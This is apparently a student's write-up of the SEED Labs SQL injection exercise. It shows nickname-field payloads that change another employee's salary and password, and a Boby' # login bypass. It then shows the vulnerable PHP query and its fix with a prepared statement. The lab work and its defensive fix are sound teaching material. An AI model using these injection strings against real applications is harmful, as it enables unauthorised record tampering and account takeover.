
Task 3.1: Modify your own salary

We can modify salary as shown figure below:










We can modify updating in nickname TahaJawaid


(‘)it is closing comma of name


(,) it is used for updating 2nd entity i.e Salary =and single quoteapplied here(‘) so that it will automatically apply closing comma and then modified salary written i.e. 12123


Task 3.2: Modify other people' salary.


Alice can reduce boss salary as shown in the images below:






SEED Project
SQLi Lab
www.seed-server.com/unsafe_edit_frontend.php
67%
Home
Edit Profile
Logout
Alice's Profile Edit
NickName
' ,Salary= 1 where name ='Boby' #
Email
Email
Address
Address
Phone Number
PhoneNumber
Password
Password
Save
Copyright © SEED LABs
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...


SEED Project
SQLi Lab
www.seed-server.com/index.html
67%
Employee Profile Login
USERNAME
Boby' #
PASSWORD
Password
Login
Copyright © SEED LABs



As you can see Boby salary is modified to 1 dollar

It can Alice by adding update command i.e.


TahaJawaid' ,Salary= 1 where name ='Boby' #


Task 3.3: Modify other people' password


Changing Boby's salary from Alice's Account:

We can change Boby password by adding commanad into Alice's nickname by using command :

Tahak213881' , Password=sha1('21k3881') where name ='Boby' #


SEED Project
SQLi Lab
www.seed-server.com/unsafe_edit_frontend.php
67%
Home
Edit Profile
Logout
Alice's Profile Edit
NickName
Tahak213881' , Password=sha1('21
Email
k213881@nu.edu.pk
Address
Address
Phone Number
PhoneNumber
Password
Password
Save
Copyright © SEED LABs


SEED Project
SQLi Lab
www.seed-server.com/index.html
67%
Employee Profile Login
USERNAME
Boby
PASSWORD
Login
Copyright © SEED LABs



The procedure of changing boby's Password is same as we changed Salary of Boby just Change the salary part into **Password=sha1('21k3881')** only.

Task 4 and Task are combined: Countermeasure — Prepared Statement

We have to access web application the terminal so we we use command “docksh f9” which takes into web application in terminal as shown in above figure.

Now our docker user as shown in figure below:

```
[11/16/24]seed@VM:~$ dockps
e5241f0f6044  mysql-10.9.0.6
5949a553deb8  www-10.9.0.5
f911b2490b4e  my-nginx
[11/16/24]seed@VM:~$ docksh 59
root@5949a553deb8:/# cd /var/www
root@5949a553deb8:/var/www# ls
SQL_Injection  html
root@5949a553deb8:/var/www# cd SQL_Injection/
root@5949a553deb8:/var/www/SQL_Injection# ls
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@5949a553deb8:/var/www/SQL_Injection# cd defense/
root@5949a553deb8:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@5949a553deb8:/var/www/SQL_Injection/defense# cat unsafe.php
```

```
// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
root@5949a553deb8:/var/www/SQL_Injection/defense# sudo nano unsafe.php
bash: sudo: command not found
root@5949a553deb8:/var/www/SQL_Injection/defense# sudo nano unsafe.php
bash: sudo: command not found
root@5949a553deb8:/var/www/SQL_Injection/defense# nano unsafe.php
```


Unsafe.php is a file where we can edit command.


Below is the modified code add in unsafe.php:

```
  GNU nano 4.8                                  unsafe.php
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
```

```
root@5949a553deb8: /var/www/SQL_Injection/defense
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id,$name,$eid,$salary,$ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
root@5949a553deb8:/var/www/SQL_Injection/defense#
```


Now check bt performinf sql injection:






It has not provided information of Alice;

Now Accessing by adding correct credemtials:





It has provided access.

So, our modfied code is running correctly.